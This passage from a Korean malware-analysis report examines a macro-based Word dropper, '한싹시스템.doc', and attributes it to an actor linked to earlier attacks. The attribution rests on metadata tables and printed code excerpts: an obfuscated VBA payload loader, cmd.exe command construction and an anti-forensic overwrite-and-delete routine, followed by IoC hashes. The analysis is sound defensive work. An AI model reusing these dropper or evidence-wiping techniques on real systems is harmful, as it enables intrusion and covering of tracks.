'http://www.kuipernet.co.kr/support/downloads?tab=2'에서 다운받을 수 있다.

[6] http://www.kuipernet.co.kr/about



[그림 13] 웹 방화벽 환경조사서 다운로드 페이지

다시 문서의 내용으로 돌아가, 공격자가 이용한 '한싹시스템.doc'의 작성자는 sinbad이다. sinbad(Sinbad)는 '신드바드' 혹은 '신밧드'로 불리는데 고대 아랍권에서 천일야화(Arabian Night)로 불리는 설화 중 하나이고, '신밧드의 모험'의 주인공이다.



[그림 14] 작성자 Sinbad

관련하여 에이에스티소프트에서 제공하는 문서, 드롭되는 문서, '한싹시스템.doc' 3가지의 문서를 비교해본 결과, 특이한 점을 확인할 수 있었다.

첫 번째로, '한싹시스템.doc'와 'kuipernet-setup_hanssak.doc'의 만든 날짜 및 마지막으로 수정한 날짜 모두 동일하다. 즉, 1분 내로 2~4회의 수정 작업이 이루어졌음을 의미한다. 하지만 일반적으로 생각해볼 때 그 많은 내용을 편집하거나, 매크로를 삽입하기에는 너무나 짧은 시간이다. 즉, 조작하였거나, 특정한 방법을 이용하여 복제했을 가능성이 높음을 추론해볼 수 있다.

두 번째로, '김민경'이라는 이름이다. MS Office 문서에서 작성자는 대개 윈도우에 로그인 된 계정명으로 기록이 된다. 관련하여 에이에스티소프트에서 제공하는 '카이퍼넷' 문서의 최초 만든 이는 '김민경'이다. 그리고 추후 '1234'라는 계정명으로도 변경이 되었다. '한싹시스템.doc'에서 드롭되는 문서 파일 역시 만든이가 '김민경'이고, 마지막으로 수정한 사람은 'Sinbad'이다. 즉 기존 문서를 토대로 수정되었다고 볼 수 있다.

그리고 3월 2일 오후 6시 39분경 완성된 Sinbad 문서는 약 5시간 뒤, sinbad로 변경되었다. 즉 공격자의 계정에서 대문자가 소문자로 변경이 되었고, 이는 공격자가 동일하다는 가능성을 높여준다.

		한싹시스템.doc (악성)	kuipernet-setup.doc(정상)	kuipernet-setup_hanssak.doc(드롭)
문서 사용자	만든 이	Sinbad	김민경	김민경
	마지막으로 수정한 사람		1234	Sinbad
문서 작성 날짜	만든 날짜	2017-03-03 오전 1:53	2014-03-20 오후 5:19	2017-03-02 오후 6:39
	마지막으로 수정한 날짜		2015-02-27 오전 11:50	
수정 횟수		2	4	4

[표 3] 문서 비교

다음 장에서는 메타 데이터 분석을 통해 Sinbad 이름을 가진 공격자가 어떤 활동을 수행했는지를 살펴보고자 한다.

4. 동일 공격자가 만든 문서

한편, 공격자는 한싹시스템.doc를 만들고 나서, 추가적으로 유사한 문서를 만든 정황이 확인되었다. 약 30개 가량 확인이 되었고, 이를 만든이, 마지막으로 저장한 사람, 만든날짜, 마지막으로 저장한 날짜, 수정 횟수와 같은 메타 데이터로 정리해보았다.

해시	만든이	마지막으로 저장한 사람	만든날짜	마지막으로 저장한 날짜	수정횟수
E656E1E46E3AD644F9701378490880E2	sinbad	sinbad	2017-03-03 오전 1:53	2017-03-03 오전 1:53	2
4AE49BC0DDFFCF1AB5FA33FAAE966E98	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오전 11:08	2


B98BBC9B1158A6879DA82357C2326644	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오전 11:14	3
C01A91A26DD90363F0AB90D5163A3C5F	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 12:05	16
8F47377F880CEF626C30BCD3A68BFED0	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 3:58	18
A24582E2A9162F32D09349953FAC52B1	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 4:06	17
45A88F2748B19690C4BF4F6E76F26389	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 4:10	18
3B13B419FA2E3FE7E93CF64CDD615A38	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 4:14	19
AEB690D932153C82881365AA2003AF53	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 4:16	20
CEFA6225208E4FD18E326C860398B0AC	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 7:48	17
3A6B48DE605AC9E58FFD83D87DB650EB	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 7:54	18
A16DAD1248433BBAD204AB4705AFC47A	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 7:57	17
2B78A7F0CD2EFB69BDACFF9B9C59F9CC	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 7:59	18
39B32E5FCEC968631B6BADEAF9BD517C	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 8:00	19
2F9353046222A49317C9DB3BE4CD1E12	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 8:02	20
01A07E5A28E53A5BC541D178FE229599	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 8:05	21
853017D8231ACF6AA912FB4A146FFD46	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 8:06	22
F450E6C90E9A3A907690FB66F08C8B49	Sinbad	Sinbad	2017-03-20 오전 11:03	2017-03-20 오후 8:25	20
E3B56B7BF01B029A6D929EFFA387F40B	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:22	104
690F9A8BD0CAE60AA75CB2C328D3CEAC	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:28	105
2A161B4B7EDCEFA8AFB06074B9D5B109	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:30	106
8A5815D8213A0A35CFFD38F2916B5A3C	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:32	107
8672B3D11AF66F45FD1BAF0575F17C09	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:38	108
7C4C8FA64B8A1D83AD171A841E4BB084	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:40	109

59B9FE0E284ABC7F5D1017BABF861DB1	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 9:44	110
58F87D07A46CCC284BC5D62B32FCBC27	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 10:03	113
E4103ECE1E3A2D9BC23954C0B4E2FF96	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 10:05	114
380E87B6F8B2CD2349A6794F16EDADDE	User	Sinbad	2014-05-20 오전 7:09	2017-03-20 오후 10:07	122

[표 4] 동일 공격자가 만든 문서 메타데이터 비교

우선 문서 파일 샘플들은 두 가지의 문서로 정리가 될 수 있다. 하나는, 한싹시스템.doc 이후 테스트한 것으로 추정되는 문서이고 나머지는 영국의 BBC 기사를 복사[7]한 문서이다.

우선 첫 번째로 한싹시스템.doc 이후 테스트한 문서 파일(이하 테스트 문서 파일)에서 매크로를 실행할 경우, 특정한 경로에 윈도우 계산기 프로세스(calc.exe)를 생성 및 실행한다.




[그림 15] 테스트용 문서와 함께 보여주는 계산기 프로세스

[7] http://www.bbc.com/news/world-europe-32920191

이를 통해 공격자는 한싹시스템.doc를 사용한 이후 다양한 테스트를 진행한 것으로 추정된다. 한싹 시스템 문서로 언제 공격을 진행하였는지는 불분명하지만, '마지막으로 저장한 날짜' 상으로는 2017년 3월 3일 오전 1시 53분에 저장된 점을 볼 수 있다.

그리고 4ae49bc0ddffcf1ab5fa33faae966e98부터 f450e6c90e9a3a907690fb66f08c8b49까지는 만든 날짜가 3월 20일 오전 11시 3분경으로 되어 있다. 그렇기에 동일한 내용이더라도, 지속적으로 파일 내 데이터가 변화하기에 해쉬 및 마지막 저장날짜, 수정횟수가 달라진다. 하지만 마지막 저장 날짜는 일관되지만, 수정횟수는 일관되지 않고 있다. 이는 공격자가 특정 시점에 문서 파일을 백업하여 재활용한 것으로 추정된다.

두 번째는 영국 BBC 기사를 이용한 문서이다. 문서 만든 날짜는 2014년 5월 2일 경이고, BBC 기사는 2015년 3월 29일이다. 그리고 수정횟수의 최솟값은 104인데 즉 과거 해당 문서에는 User 작성자로 다른 내용이 포함되어 있는 점을 유추해볼 수 있다. 관련하여 해당 문서는 특징적으로 매크로를 실행할 때마다 오류가 나타난다.



[그림 16] 영국 BBC 기사 문서 스크립트 오류

종합적으로 볼 때 문서 및 마지막으로 저장한 날짜로 공격자는 지속적으로 문서의 매크로 기능을 테스트하고 있었음을 추론해볼 수 있다.

02

유사성 분석

- 'sinbad' 과연 새로운 공격자? 'IsOne'과의 연결고리
- 문서 매크로 코드 유사성
- CMD 문자열 조합 방식
- 파일 삭제 방법의 유사성


유사성 분석

■ ‘sinbad’ 새로운 공격자? ‘IsOne’과의 연결고리

문서의 매크로 기능을 통한 악성코드는 예전부터 많이 생성되어 왔다. 따라서 이번에 발견된 제작자가 ‘sinbad’인 ‘한싹시스템.doc’악성코드 또한 빈번하게 이루어진 공격 중 하나라고 생각될 수 있다. 그러나 내부 코드 등 여러 단서를 종합한 결과 ‘Shadow Play’에서 다룬 ‘IsOne’과 유사한 점들이 발견되었다.

본 보고서에서는 ‘sinbad’와 ‘IsOne’의 유사성에 초점을 다루므로 중복되는 내용을 피하기 위해 ‘’Shadow Play’의 2012년 6월 9일 중앙일보 해킹사건 악성코드, ‘웹소스개발사양서.doc’와 ‘한싹시스템.doc’파일의 비교로 구성된다.

위 샘플들의 유사성이 비교되는 내용은 다음과 같다.



[그림 17] 코드 유사성 관계

■ 문서 매크로 코드 유사성


2016년 7월 1일 '웹소스개발사양서.doc'	2017년 03월 03일 '한싹시스템.doc'
9728D9DAA55BF2AD69DC9D89DBC9969B	E656E1E46E3AD644F9701378490880E2

On Error GoTo gaqz
 	
liveOn = "twdiptu/fyf"
 	
For qnx = 1 To Len(liveOn)
    liveOff = liveOff + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
Next qnx
 	
Dim str(189) As String
 	
str(1) = "AABD77E7E4E7E7E7E3E7E7E71818E7E75FE7E7E7E7E7E7E7A
str(2) = "E7E7E7E7E7E7E7E7C7E7E787C99583869386E7E77BF5E7E7E
str(3) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(4) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(5) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(6) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(7) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(8) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(9) = "E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E7E
str(10) = "E75C53E7E7E7594705A7E718A21B649A1BE699EC8FF7C0E71
str(11) = "6AA2EBB718920F18921F0F2EE2E7E70E9CE6E7E76AA21B6C2
	On Error GoTo gaqz
	
	liveOn = "twdiptu/fyf"
	
	For qnx = 1 To Len(liveOn)
	    liveOff = liveOff + Chr(Asc(Mid$(liveOn, qnx, 1)) - 1)
	Next qnx
	
	Dim str(64) As String
	
	str(1) = "AABD77E7E4E7E7E7E3E7E7E71818E7E75FE7E7E7E7E7E7E7A7E
	str(2) = "E7E3E7E7E7E7E7E7E7E7E7E7E7E7E767E7E707B2B7BFD6E7E
	str(3) = "916C2E58328F4E46FFBEE6E79094E7E7E7A7E6E7C1E2E7FB593
	str(4) = "9A0BE791C3C8136406E6622E93F7FA13515E09C86615C7645F0
	str(5) = "511B6DE6D5A518F7C4E20BD1D50C338F691B3A5D5593D9AA0EE
	str(6) = "F76A706CA2D64798C4B8EE57C56C6A72C36E736AC42C2FEF546
	str(7) = "65ABB7E1839A545ED5D4EF878E271AE1E789543BB985CD3BF03
	str(8) = "EC39BC72C22AE9BF048DF16841F5AA982FE663C0FBF44CE3F6F
	str(9) = "40CBCA9A3F5F0CAECF7E5E9AE7101EBC6727D0272083E56E72E
	str(10) = "1F0B4B54491EF9DFC2DEDEDDEA7D746201DCE1EBDBDAE3DEDC
	str(11) = "037003EA51A7E1032B1B0D856374B78DE5E2E002076339D1D7
	str(12) = "8DF38DE64DC9FA3FCC5457A76A53B6C33C7163C399A7CB53D4

[표 5] 문서 매크로 코드 유사성 비교

최초 문서파일의 매크로를 통하여 악성코드를 드롭한다. 이때 공격자는 '웹소스개발사양서.doc'와 '한싹시스템.doc' 모두 동일한 포맷의 코드를 사용한다. 삽입된 VBScript 를 보면 변수명, PE 암호화 방식과 키까지 모두 같은 값을 사용하는 것을 볼 수 있다. 이를 통해 공격자가 동일한 방법으로 여러 문서를 위장하여 공격대상에게 침입하려는 흔적으로 보인다.

■ CMD 문자열 조합 방식 유사성

2012년 6월 9일 중앙일보 해킹사건	2016년 7월 1일 '웹소스개발사양서.doc'	2017년 03월 03일 '한싹시스템.doc'
78E8C150481107D7A5ED99E7E420FD24	9728D9DAA55BF2AD69DC9D89DBC9969B	E656E1E46E3AD644F9701378490880E2
		

```
lea     edx, [esp+4474h+TempFileName]
lea     eax, [esp+4474h+Buffer]
push    edx             ; lpTempFileName
push    ebx             ; uUnique
push    offset PrefixString ; "PM"
push    eax             ; lpPathName
call    ds:GetTempFileNameA
lea     ecx, [esp+4474h+TempFileName]
lea     edx, [esp+4474h+Dest]
mov     esi, [esp+4474h+lpThreadParameter]
push    ecx
push    esi
push    offset aXe      ; "xe /"
push    offset aCm      ; "cm"
push    offset aSd_eScSS21 ; "%sd.e%sc W"%s > %sW" 2>&1"
push    edx             ; Dest
call    ds:sprintf
add     esp, 18h
lea     eax, [esp+4474h+ProcessInformation]
lea     ecx, [esp+4474h+StartupInfo]
lea     edx, [esp+4474h+Dest]
push    eax             ; lpProcessInformation
push    ecx             ; lpStartupInfo
push    ebx             ; lpCurrentDirectory
push    ebx             ; lpEnvironment
push    ebx             ; dwCreationFlags
push    ebx             ; bInheritHandles
push    ebx             ; lpThreadAttributes
push    ebx             ; lpProcessAttributes
push    edx             ; lpCommandLine
push    ebx             ; lpApplicationName
call    ds:CreateProcessA
```

```
call    decrypt
add     esp, 0Ch

                        ; CODE XREF: exec_cmd+91↑j
lea     eax, [ebp+var_158]
push    eax
lea     eax, [ebp+var_558]
push    [ebp+arg_0]
push    offset asc_40E870 ; " /"
push    offset a_e      ; "-e"
push    offset aM       ; "m"
push    offset aCSdSxeScSS21 ; "c%sd%sxe%sc %s >> %s 2>&1"
push    eax             ; char *
call    _sprintf
add     esp, 1Ch
lea     eax, [ebp+var_10]
push    eax             ; _DWORD
lea     eax, [ebp+var_54]
push    eax             ; _DWORD
push    ebx             ; _DWORD
push    ebx             ; _DWORD
push    ebx             ; _DWORD
push    ebx             ; _DWORD
push    ebx             ; _DWORD
lea     eax, [ebp+var_558]
push    ebx             ; _DWORD
push    eax             ; _DWORD
push    ebx             ; _DWORD
call    CreateProcessA
```

```
push    ecx
push    offset aXe      ; "xe /"
push    offset aMd      ; "md"
push    offset aCS_eScSS21 ; "c%s.e%sc W"%s > %s 2>&1W""
mov     edx, [ebp+lpCommandLine]
push    edx             ; _DWORD
call    ds:wsprintfW
add     esp, 18h
mov     [ebp+StartupInfo.cb], 0
mov     ecx, 10h
xor     eax, eax
lea     edi, [ebp+StartupInfo.lpReserved]
rep stosd
mov     [ebp+ProcessInformation.hProcess], 0
xor     eax, eax
mov     [ebp+ProcessInformation.hThread], eax
mov     [ebp+ProcessInformation.dwProcessId], eax
mov     [ebp+ProcessInformation.dwThreadId], eax
mov     [ebp+StartupInfo.cb], 44h
mov     [ebp+StartupInfo.dwFlags], 1
mov     [ebp+StartupInfo.wShowWindow], 0
lea     ecx, [ebp+ProcessInformation]
push    ecx             ; lpProcessInformation
lea     edx, [ebp+StartupInfo]
push    edx             ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    0               ; dwCreationFlags
push    0               ; bInheritHandles
push    0               ; lpThreadAttributes
push    0               ; lpProcessAttributes
mov     eax, [ebp+lpCommandLine]
push    eax             ; lpCommandLine
push    0               ; lpApplicationName
call    ds:CreateProcessW
```

[표 6] CMD 문자열 조합 방식 유사성

봇 기능 중 CMD를 통하여 로컬PC를 통제하는 기능이 있다. 해당 기능에서 기존의 'IsOne'과 새로 발견된 '한싹시스템.doc'에서 동일한 CMD조합방식을 사용하는 것이 발견되었다.

■ 파일 삭제 방법의 유사성

2016년 7월 1일 '웹소스개발사양서.doc'	2017년 03월 03일 '한싹시스템.doc'
9728D9DAA55BF2AD69DC9D89DBC9969B	E656E1E46E3AD644F9701378490880E2

```
if ( delete_filename )
{
  v11 = 0;
  SecureAttribute = GetFileAttributesA(delete_filename);
  if ( SecureAttribute == -1 )
  {
    result = (RtlGetLastWin32Error)();
  }
  else
  {
    v7 = edi0;
    delete_file_handle = CreateFileA(
                           delete_filename,
                           GENERIC_WRITE,
                           FILE_SHARE_WRITE,
                           0,
                           OPEN_EXISTING,
                           SecureAttribute,
                           0);
    h_delete_file = delete_file_handle;
    if ( delete_file_handle == -1 )
      goto LABEL_15;
    FileSize = GetFileSize(delete_file_handle, 0);
    buff = LocalAlloc(64, FileSize);
    if ( buff )
    {
      v9 = 8;
      do
      {
        SetFilePointer_(h_delete_file, 0, 0, 0);
        RANDOM(buff, FileSize);
        WriteFile_(h_delete_file, buff, FileSize, &NumberOfBytesWritten, 0);
        --v9;
      }
      while ( v9 );
      LocalFree_(buff);
    }
    CloseHandle_(h_delete_file);
    if ( !DeleteFileA(delete_filename) )
```

```
lpBuffer = LocalAlloc(0x40u, 0x1000u);
for ( i = 0; i < a2; ++i )
{
  hFile = CreateFileW(lpFileName, 0xC0000000, 3u, 0, 3u, 0x80u, 0);
  if ( hFile == -1 )
  {
    v13 = GetLastError();
    goto LABEL_21;
  }
  FileSizeHigh = 0;
  v18 = 0;
  v18 = GetFileSize(hFile, &FileSizeHigh);
  v10 = v18 | (FileSizeHigh << 32);
  for ( j = 0i64; j < v10 && GetTickCount() - v15 <= 0x15F90; j += NumberOfBytesWritten )
  {
    if ( v10 - j < 0x1000 )
      // 할당된 값을 뒤집어씌움
      WriteFile(hFile, lpBuffer, v10 - j, &NumberOfBytesWritten, 0);
    else
      WriteFile(hFile, lpBuffer, 0x1000u, &NumberOfBytesWritten, 0);
  }
  CloseHandle(hFile);
  if ( GetTickCount() - v15 > 0x5A )
    break;
  sub_403C80(&v17, 4);
  v4 = sub_408DD0(lpNewFileName, 92);
  v16 = (v4 + 2);
  if ( v4 != -2 )
  {
    *v16 = 0;
    wcscat(lpNewFileName, &v17);
    if ( !MoveFileW(lpFileName, lpNewFileName) )
    {
      v13 = GetLastError();
      goto LABEL_21;
    }
    wcscpy(lpFileName, lpNewFileName);
  }
}
// 파일삭제
if ( DeleteFileW(lpFileName) )
```

[표 7] 파일 삭제 방법의 유사성

파일 삭제 기능 수행 시 파일을 삭제하기 전 임의의 값을 파일에 뒤집어 씌운 뒤 지운다. 이유는 디지털포렌식을 통하여 삭제된 파일을 복구할 수 있으므로 이를 방지하기 위함으로 보인다. 이러한 삭제 방법이 '웹소스개발사양서.doc'와 '한싹시스템.doc'파일 모두에서 발견되었다.

종합적으로 문서 매크로 코드, CMD 문자열 조합방식, 파일삭제 방식이 유사한 것으로 보아 'IsOne'과 'sinbad'는 상호간에 긴밀한 관계가 있는 것으로 보인다.

03

결론

- 치밀하게 준비된 공격

결론

■ 치밀하게 준비된 공격

문서의 매크로 스크립트를 이용한 감염 방법은 과거부터 지금까지 지속적으로 이루어져 왔다. 본 보고서에서 다루고 있는 '한싹시스템.doc'파일에서도 이 기능을 이용하여 봇 악성코드를 드롭 및 실행한다. 이를 통하여 공격자는 감염PC의 통제권을 빼앗는다.

이번에 발견된 '한싹시스템.doc'은 'sinbad'라는 이름으로 제작되었으며, 한싹시스템 공격 이외에도 수차례 테스트한 흔적들이 발견되었다. 발견된 문서에서 주목할 점은 과거 중앙일보 해킹사건과 '웹소스개발사양서.doc'에서 사용된 코드들과 유사하다는 점이다. 2장에서 다뤘다시피 CMD 문자열 조합 방식, 파일 삭제 방식, 문서 매크로 방식을 토대로 'sinbad'와 중앙일보 해킹사건의 'IsOne'이 동일 인물일 가능성을 제시할 수 있는 근거가 된다.

결론을 종합해보자면, 작성자 'sinbad'는 최근까지도 지속적인 테스트를 통해 공격을 치밀하게 준비하고 있으며, 이는 중앙일보 해킹사건과 '웹소스개발사양서.doc'와 유사하거나 고도화된 해킹 공격이 추가적으로 발생할 수 있음을 의미한다. 따라서 각 기업 및 기관들은 메일을 통해 유입되는 문서의 경우 매크로 실행에 유의하여 피해가 없도록 하여야 한다.

Indicator of Compromise (IoC)

■ 언론 참고자료

http://terms.naver.com/entry.nhn?docId=840882&cid=50376&categoryId=50376
http://www.kuipernet.co.kr/about
http://www.bbc.com/news/world-europe-32920191

■ Malware MD5

E656E1E46E3AD644F9701378490880E2
D47DC7AF8814422DD36801C158707359
E656E1E46E3AD644F9701378490880E2
4AE49BC0DDFFCF1AB5FA33FAAE966E98
B98BBC9B1158A6879DA82357C2326644
C01A91A26DD90363F0AB90D5163A3C5F
8F47377F880CEF626C30BCD3A68BFED0
A24582E2A9162F32D09349953FAC52B1
45A88F2748B19690C4BF4F6E76F26389
3B13B419FA2E3FE7E93CF64CDD615A38
AEB690D932153C82881365AA2003AF53
CEFA6225208E4FD18E326C860398B0AC
